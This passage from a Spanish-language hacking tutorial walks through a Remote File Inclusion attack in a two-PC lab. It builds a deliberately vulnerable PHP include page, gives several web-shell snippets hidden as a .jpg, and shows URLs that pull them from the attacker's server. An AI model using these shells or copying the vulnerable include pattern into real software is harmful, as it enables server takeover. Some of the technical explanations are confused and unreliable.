
Ya, ya se que el navegador nos contesta con un error como este:

"Parse error: parse error, unexpected T_VARIABLE in **c:\appserv\www\print.php** on line **2"**

Pero esto es la prueba de que todo marcha sobre ruedas ya que no hemos definido las variables.
Declarémoslas mediante la barra de direcciones poniendo la siguiente dirección:

http://localhost/print.php?v1=Hack&v2=x&v3=crack

Fíjate que para declarar la primera variable hemos utilizado el carácter "**?**", es decir, **?v1=Hack**, mientras que para las dos siguientes variables hemos usado el carácter "**&**", es decir, **&v2=x** y **&v3=crack**.
Si todo ha ido bien, al pulsar sobre enter obtendremos impreso en la pantalla la siguiente cadena:



?page: Crea o renombra la variable "**$page".**


?page=hacking.html: Declara que la variable "**$page**" es igual a "**hacking.html**"

Hasta ahora tan solo sabemos que el programador ha decidido declarar las variables mediante **GET** y que mediante la barra de direcciones podemos declarar variables o renombrarlas. Y para saber todo esto nos hemos tirado nada menos que unas tres o cuatro páginas en explicarlo, por lo menos espero que todos lo hayáis entendido perfectamente :)

Pero todavía no sabemos si es vulnerable a **Remote File Inclusion**, así que para ello, sigamos investigando…

Volvamos a la página principal, y pinchemos sobre el gif "cracking" para comparar los resultados de la barra de direcciones.
Exacto!!! Como nos temíamos la barra de dirección ha variado.

La barra de direcciones contiene una cadena de texto igual que la anterior, excepto que la variable **?page** contiene otro valor:



Esta vez la variable contiene el valor "**cracking.html**"…

Razonemos:

Sabemos que la etiqueta **include** para funcionar necesita la siguiente sintaxis:


Include ($variable)
$variable = "pagina.php/html/…"

Deducimos que dicha variable es definida como **$page** ya que es la única variable que encontramos en la barra de direcciones y es la única que obtiene los nombres de otras páginas (**?page=hacking.html**) que deseamos visualizar (**hacking.html y cracking.html**)

Hagamos una prueba para confirmar que todo lo anterior es verdadero y por tanto que la página es vulnerable a un ataque de **Remote File Inclusion**,
Vamos a renombrar la variable **?page** dándole como valor una página que no tenga relación alguna con dicho portal.
Para ello, introduciremos en el navegador la siguiente dirección:

http://localhost/WeBVul/Practicas%20RFI/plantilla.php?page=http://localhost/inde.html

Si la página es vulnerable y todo ha ido bien, podremos observar algo como esto:



Donde si somos un poco observadores descubriremos que la página externa, por llamarla de alguna manera, es de color negro, y tan solo ocupa desde la primera línea blanca (debajo de Remote File Inclusion) hasta las dos líneas paralelas blancas del final.
Las triples líneas rojas pertenecen a la página externa, que para nada tiene que ver con la página que estuvimos estudiando a lo largo de estas últimas páginas.

Si volvemos a destripar el churro de caracteres que hemos introducido en la barra de direcciones encontramos:

http://: Protocolo HTTP que utilizamos para conectarnos con servidores web que tienen el puerto 80 a la escucha (en estado LISTENING).

192.168.0.2 / LocalHost: IP o nombre del servidor web al que queremos acceder.

/WeBVul/Practicas%20RFI: Directorio donde nos encontramos dentro **del servidor web**, de esto podemos intuir que dentro de la carpeta **input**, **www** u otras (**carpetas donde se encuentran las páginas que aloja el servidor, dependiendo del servidor**) existe otra carpeta que se llama "**WeBVul**" y que a su vez dentro de esta existe otra subcarpeta con el nombre de "**Practicas RFI**" (**recuerda que el %20 simboliza un espacio en blanco**).
Este dato puede variar según la web o incluso puede darse el caso de no existir.

plantilla.php: Página que estamos visualizando. No deseo extenderme mucho más en este campo, aunque podíamos sacar algún tema interesante… pero dejémoslo en el anonimato :).

?page=http://localhost/PagIndep.html: Este es el campo más importante, ya que es aquí donde encontramos la vulnerabilidad. Lo que provocamos aquí ya fue explicado, pero para los despistados lo repetiremos:
El caracter "**?**" nos indica que "**page**" es una variable, donde dicha variable es igualada mediante el operador "**=**" a la página **http://localhost/PagIndep.html.**
Provocando que dicha página **(http://localhost/PagIndep.html)** sea enlazada y cargada en **plantilla.php**, que es la página programada en PHP que contiene la etiqueta **Include ($page),** encargada de cargar las distintas páginas que le indiquemos mediante **GET** (barra de tareas).


En este apartado nada más…

3.2.- HACKEANDO AL SERVIDOR VULNERABLE, ¡¡ARRIBA LAS MANOS!!:

Seguramente el apartado anterior no te ha dejado un buen sabor de boca, todavía no has podido ensuciarte las manos, pero tranquilo, que en este apartado compensamos el apartado anterior, quizás, en este apartado no te lleguen las dos manos d:b … No pasa nada, usaremos los pies :).

Ahora que entendemos notablemente, en que consiste la vulnerabilidad, podemos jugar un poco con los servidores que hemos montado en el apartado anterior…

Pero para ello debes tener muy claro el siguiente escenario:



Como ya dije con anterioridad, para realizar las prácticas tan solo utilizare dos ordenadores conectados en una red mediante un switch.

Para que todas las partes se comprendan perfectamente es necesario entender el **escenario 3**. Donde el **PC 1** con la IP **192.168.0.1** actuará como **servidor web** y como **atacante**, mientras que el **PC 2** con la IP **192.168.0.4** actuará como **servidor web vulnerable** y **víctima.**

Preparemos la masa para poder meter el pan al horno:

En el **PC 2**, dirígete a la carpeta donde hayas instalado el servidor web, si lo has instalado por defecto tu ruta es:

"**C:\AppServ**"

Una vez dentro de la carpeta "**AppServ**", entra dentro de la carpeta "**www**", recuerda que esta es la carpeta donde deben de estar todas nuestras páginas webs que deseamos que el servidor aloje. Dentro de esta carpeta encontraras una variedad de ficheros y carpetas que nos estorbaran para realizar las prácticas, los sacaremos del medio, pulsa la combinación de teclas **[control] + [E]** al mismo tiempo para seleccionar todos los archivos, luego vuelve a pulsar la combinación de teclas **[control] + [X]** para cortar todo lo seleccionado. Por último crea una carpeta con el nombre "**basura**" e introdúcete dentro, una vez dentro pulsa la combinación de teclas **[control] + [V]** para pegar lo seleccionado.

Vuelve a la ruta anterior (C:\AppServ\www) y crea una nueva carpeta con el nombre "**Practicas RFI**".
Ahora abre el bloc de notas, y escribe el siguiente código:

```
<?
Include($page);
?>
```


Guarda el archivo en la ruta "**C:\AppServ\www\Practicas RFI**" con el nombre "**index.php**" (ejem, ejem… pon el combox de tipo en "Todos los archivos" para que no guarde el archivo como index.php.txt sino como index.php. Después dirán que no lo he dicho xD)

Arranca el servidor web con el Apache Monitor tal y como he explicado antes.
Una vez arrancado o conectado el servidor web, estaremos consiguiendo que el **PC 2** muestre la página "**index.php**" a todo aquel ordenador que se conecte a nuestro servidor.

Bien, ahora que tenemos todo preparadito sentémonos delante del **PC 1** (**atacante**), abrimos el Internet Explorer y en la barra de tareas escribimos la siguiente dirección:


http://192.168.0.4/index.php

Hasta aquí es como si nos conectáramos a cualquier **servidor web** de la gran red, Internet (igual que el **escenario 1**).



Si, ya se que soy muy pesado con esto de los escenarios, pero quiero que os vayáis acostumbrando a ver una red (una ethernet o Intranet) como una Internet más pequeña, para que llegado el momento de practicar con una vulnerabilidad la podrías estudiar desde vuestra red, sin tener que depender de nadie. Hazme caso, de esta manera descubrirás grandes "yacimientos" que te llenaran de un estupenda satisfacción personal.

Si todo ha ido bien, en nuestro explorador visualizaremos un error como este:



"Warning: main(): Failed opening '' for inclusion (include_path='.;c:\php4\pear') in **e:\appserv\www\practicas rfi\index.php** on line **2"**

Tranquilos, esto es de lo mas normal, ya que no le hemos dado ningún valor a la variable **$page** cuando hemos programado la página "**index.php**".

Se que esto puede parecer sencillamente cutre, pero por falta de espacio y tiempo no vamos a programar una página desde cero, para entender y poder realizar las prácticas nos basta con este ejemplo.

Aunque yo utilizare mi página vulnerable para darle un toque más serio y autentico al ataque d;b.

Imaginemos que ya hemos estudiado y examinado todo el portal como hemos aprendido en el apartado anterior de este artículo y que sabemos con certeza que dicho portal es vulnerable a un ataque de **Remote File Inclusion**.

Imaginemos que deseamos enlazar la página vulnerable ("**index.php**") de es este portal, con una página externa al servidor vulnerable…

Cambiemos radicalmente de tema, prepara el **servidor web** del **PC 1** tal y como te enseñe con el **servidor** del **PC 2** para evitar que los archivos que contiene el servidor por defecto nos molesten en nuestras actividades culturales :).
Una vez realizado lo anterior (todo ello en el **PC 1**) abre el bloc de notas y escribe lo siguiente:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>Ejemplo HxC by NeTTinG</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

<body bgcolor="#000000">
<div align="center">
  <p><font color="#0099CC" size="7" face="Times New Roman, Times,
serif">Ejemplo
    HackxCrack 1</font> </p>
  <p><font color="#006699"><strong>~ PAGINA ENLAZADA
~</strong></font></p>
  <p> </p>
  <p> </p>
  <p><font color="#FFFFFF" size="5"><strong>TODO ESTO ES LA PAGINA QUE
SE HA ENLAZADO</strong></font></p>
  <p> </p>
  </div>
</body>
</html>
```

Guárdalo con el nombre "**EjemploHXC.html**" en la ruta "**C:\AppServ\www**".
O si lo prefieres copia cualquier página web que tengas perdida por tu disco duro en la ruta "**C:\AppServ\www**" y así nos evitamos el trabajo de escribir esa barbaridad de letras en el bloc de notas, pero ojo, recuerda como se llama la página.

Arranca el **servidor web** del **PC 1** con el Apache Monitor y volvemos al ejemplo anterior, donde deseábamos enlazar la página vulnerable con una página externa al servidor.
Para ello debes escribir en el navegar la siguiente dirección:

http://192.168.0.4/Practicas%20RFI/index.php?page=http://192.168.0.1/ejemplohxc.html

Si todo ha salido como debería, nos encontraremos con la página que hemos creado o copiado en nuestro **servidor web**, recuerda en el **PC 1**, ordenador desde el cual hemos realizado el ataque.

Expliquemos mejor lo que hemos conseguido…


Gracias la barra de direcciones hemos conseguido que la variable **?page** sea igual a **http://192.168.0.1/ejemplohxc.html,** mediante:

?page=http://192.168.0.1/ejemplohxc.html

Provocando que la etiqueta **include** enlazara la página que se encuentra en el **servidor web** del **PC 1** con la página vulnerable ("**index.php**") del **servidor web** del **PC 2**.
Ya que hemos conseguido modificar el contenido de la variable **?page** del **servidor vulnerable** con los parámetros anterior.

Con otras palabras, el servidor interpreta que la etiqueta **include** ha enlazado la página **index.php** con la página que se ha registrado dentro de la variable **?page**, que nosotros hemos modificado

Veamos con un escenario en Internet lo que hemos conseguido:



El **PC Atacante** se conecta a **http://www.netting.com**, descubre que dicho portal es vulnerable a **Remote File Inclusion**, y mediante **http://www.netting.com/index.php?page=www.google.com** provoca que la página netting.com sea enlazada con google.com.

Bueno, ahora que ya sabemos enlazar páginas externas al servidor, vamos a conseguir una shell remota… ¿Se os ocurre alguna forma…?...

Si, claro… vaya tontería… programamos en PHP una página que nos permita ejecutar comandos remotamente, la alojamos en nuestro servidor, y luego, la enlazamos con la web vulnerable…

Buena idea, pero tiene un pequeño inconveniente… observemos lo que sucede si implementamos dicha teoría…

Primero programemos una página en PHP que simplemente cree una carpeta en el disco duro con el nombre de "**HaCKxCRaCK**". Ya sabes, abre el bloc de notas y copia el siguiente código:

```
<?
system ("md hackxcrack");
?>
```

Guárdalo en la ruta "**C:\AppServ\www**" con el nombre de "**prueba.php**".
Recuerda que aun estamos trabajando en el **PC 1**.

Bien, hagamos la prueba:

Abre de nuevo el explorador y escribe en la barra de tareas la dirección del servidor vulnerable:


http://192.168.0.4/index.php

Recibimos el error en pantalla y añadimos a la barra de dirección la siguiente cadena:

…/index.php?=http://192.168.0.1/prueba.php

A estas alturas ya debes saber que con los parámetros anteriores lo que conseguimos es enlazar la página vulnerable con la página "**prueba.php**" que es externa al servidor. Provocando que el código PHP de "**prueba.php**" sea ejecutado…


Si todo ha ido satisfactoriamente el explorador nos mostrara una página en blanco:



Lo que te decía… si es que estoy hecho un fiera… es que a mí ni el Kevin Mitnick me gana… yo soy un M3G4 H4CK3R D3 L4 3L1T3…

Hombre, deja ya de decir burradas y céntrate en lo que estamos…
Si, la verdad es que la idea es buena, pero como te decía, tiene un pequeño inconveniente.

Si vas a la ruta "**C:\AppServ\www\Practicas RFI**", en el **PC 1**, no olvides que este es el **PC atacante**, vemos que existe una carpeta con el nombre "**HaCKxCRaCK**", recuerda que nosotros buscábamos como objetivo que la carpeta fuera creada en el **Servidor Vulnerable** no en otros servidores…



Con esto podemos llegar a la conclusión de que una página programada en PHP solo podrá ser procesada por el servidor en donde se encuentre alojada, como pudimos observar en el ejemplo anterior. Y nunca será procesada en el cliente como otros lenguajes como el JavaScript, que en su hora ya produjo algún que otro susto a los usuarios del Internet Explorer, ya que este si se ejecutaba en el cliente, pero bueno, eso es otro tema…

Bueno, ahora por lo menos tenemos claro que con esta idea no conseguiremos nada… Pero… ¿Que pasaría si creamos un código en PHP con una extensión diferente a *.php, como por ejemplo la extensión de un archivo de imagen?...

Pues que esta vez si será procesado el código programado en PHP en el **Servidor Vulnerable**. Ya que las imágenes si son procesadas por el cliente…

Como siempre comprobemos la teoría... Pero olvidemos del ejemplo anterior ya que sería malgastar unas páginas en explicar algo que repetiremos en esta misma práctica.
Pasemos a la diversión ejecutando comandos remotamente en el **Servidor Vulnerable**.

Abre de nuevo el bloc de notas, escoge y copia alguno de estos códigos fuentes:

```
<?
system($cmd);
?>
 <?
system($_GET[cmd],$salida);
foreach($salida as $line) { echo "$line<br>"; }
?>

<?
passthru($_GET[cmd],$salida);
```

```
foreach($salida as $line) { echo "$line<br>"; }
?>
```

Aunque yo utilizare el siguiente código (Solo por comodidad):

```
<?
exec($_GET[cmd],$salida);
foreach($salida as $line) { echo "$line<br>"; }
?>
```

Guardalo en la ruta "**C:\AppServ\www**" con el nombre "**cmd**" y con la extesión "**jpg**" (ya sabes, **cmd.jpg**).

Ahora pasemos a la acción…

Abrimos de nuevo desde el **PC 1**, el **PC Atacante**, el explorador y escribimos directamente la siguiente dirección:

http://192.168.0.4/Practicas%20RFI/index.php?page=http://192.168.0.4/cmd.jpg

Como siempre si todo ha ido perfectamente el servidor debe contestarnos con uno o varios mensajes de error dependiendo del código fuente que hemos elegido.

Hasta aquí hemos conseguido que el **Servidor Vulnerable** enlace su página vulnerable con una falsa imagen que contiene código malicioso en formato PHP, para así poder ejecutar comandos remotamente en el **Servidor Vulnerable**.

Venga, que lo estas deseando, haz tus pruebas… Para ello debes igualar la variable "**cmd**" con el comando que desees, mediante el explorador.

¡¡¡Oye… eres un sinvergüenza… me has engañado… esto no funciona...!!!

R: Pues algo habrás hecho mal… ¿Qué has escrito en la barra de direcciones?...

Pues lo que tu me has dicho…
http://192.168.0.4/Practicas%20RFI/index.php?page=http://192.168.0.4/cmd.jp?cmd=dir

